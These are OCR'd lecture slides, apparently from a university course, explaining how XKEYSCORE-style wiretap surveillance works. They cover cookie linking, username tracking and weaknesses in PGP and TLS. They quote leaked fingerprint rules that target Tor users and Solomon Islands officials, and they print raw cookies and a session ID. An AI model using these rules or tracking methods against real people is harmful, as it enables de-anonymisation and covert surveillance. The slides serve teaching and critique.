(Signals Intelligence)/DNI (Digital Network Intelligence):
Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take over AnonDude's computer


Start With Your Wiretaps… XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Inside the NIDS



Unlike conventional NIDS ***you don't worry about evasion***:
Anyone who wants to evade uses cryptography instead


Which NIDS To Use?

- ~~Bro~~ ***Zeek*** Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes policy scripts
  - Requires seeing both sides of the traffic

- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE

- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial “Intelligence” interception package

Tracking People Not Machines: User Identification



▼ Request Headers view source

Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Cache-Control	no-cache
Connection	keep-alive
Cookie	country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A14489852155 20%7D; cn_cm=14; seen_posts=71448 ; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpbb3_5qbzr_u =503807; phpbb3_5qbzr_k=; phpbb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid =71AE02B95B4C3265-06C52DA29295C118; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1 ; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa :T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*_%22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v %2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@*+Q_v_@_3%5B100cf11_Q_vc_ @*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@*+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be ; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
DNT	1
Host	arstechnica.com
Pragma	no-cache
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

Tracking People, Not Machines: Cookie Linking

▼ Request Headers view source

Accept	*/*
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Connection	keep-alive
Cookie	id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD; _drt_=NO_DATA; DSID=NO_DATA
DNT	1
Host	pubads.g.doubleclick.net
Referer	http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

▼ Request Headers view source

Accept	image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.5
Cache-Control	no-cache
Connection	keep-alive
Cookie	UID=15496a17a1111821c4ea0e41448921987: UIDR=1448921987
DNT	1
Host	sb.scorecardresearch.com
Pragma	no-cache
Referer	http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars/
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0

Homework Assignment

NOT SECRET//UCB//REL 194-30

- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals…)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy…
  - The more open ended “bang on the great firewall” project was better


Bulk Recording

NSA:
Bulk record is only 3-5 days, decision is “record or not”. But all metadata and a lot of the data is kept forever

GCHQ is worse!


LBNL is 3-6 ***months***, decision includes truncation (“stop after X bytes”)

Federated Search




Metadata is Crucial
“A Good American” documentary (2015)

- NSA whistle-blower Bill Binney
  - Developed metadata analysis tools for the NSA
  - After 9/11/2001 attacks, bulk metadata collection was applied to all Americans
- Documentary shows how NSA corruption afects design of the surveillance tools
  - NSA has economic interests in espionage




Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html




And Drone Strikes!
“National Bird” documentary (2016)

- How NSA automates drone strikes on suspected terrorists
  - Also used in countries the US is not officially in war with
  - Also used against a 16-years-old
  - Who was a US citizen
- Former NSA and CIA chief General Michael Hayden:
  “We kill people based on metadata”



What is NSA Surveillance Good For?

- Finding terrorists?
  - No! It’s needles in a needle-stack
- Works really well for economic espionage
- And stealing the secrets of foreign governments



Wikimedia Photo

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++
- Simple rules:
  - ```
    fingerprint('anonymizer/tor/bridge/tls') =
        ssl_x509_subject('bridges.torproject.org') or
        ssl_dns_name('bridges.torproject.org');
    ```
  - ```
    fingerprint('anonymizer/tor/torpoject_visit') =
        http_host('www.torproject.org')
        and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
    ```
- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Bro
  - So it’s possible XKEYSCORE started its life as Vortex

A Richer Rule:
New Zealand spying on Solomon Island gvmt...


```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
     (('Memorandum by the Minister of' and 'Solomon') or
      'Cabinet of Solomon Islands' or
      ('conclusions of the' and 'solomon' and 'cabinet') or
      ('Truth and Reconciliation Commission' and 'Solomon') or
      ('TRC 'c and 'trc report' and 'Solomon') or
      ('former tension militants' and 'Malaita') or
      'malaita eagle force' or 'malaita ma\'asina forum' or
      ('MMF 'c and 'Solomon') or 'Members Rise Group' or
      'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
```

And Inline C++...


```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
                /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{
xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation"); }}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
       ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
```

Wiretapping Crypto…
IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
  - Sabotaged pRNGs inevitably lack rollback resistance
- Theft: RSA? No forward secrecy? HA, got yer key…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake…
  - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use...
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers...
  - Even when you exclude **-----BEGIN PGP MESSAGE-----**
- It has no forward secrecy...
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around...
  - Not only the email headers used to email it...
  - But also (by default) the identity of all keys that can decrypt

So PGP is Actually Easy(ish...)

- You can easily map who talks to whom...
  - And when, and how much data, and who is CC'ed...
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes...
  - Those who talk to lots of other people...
- And then you pwn them!

Query Focused Datasets: Mostly Write-Only Data with Exact Search

Username

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

IP

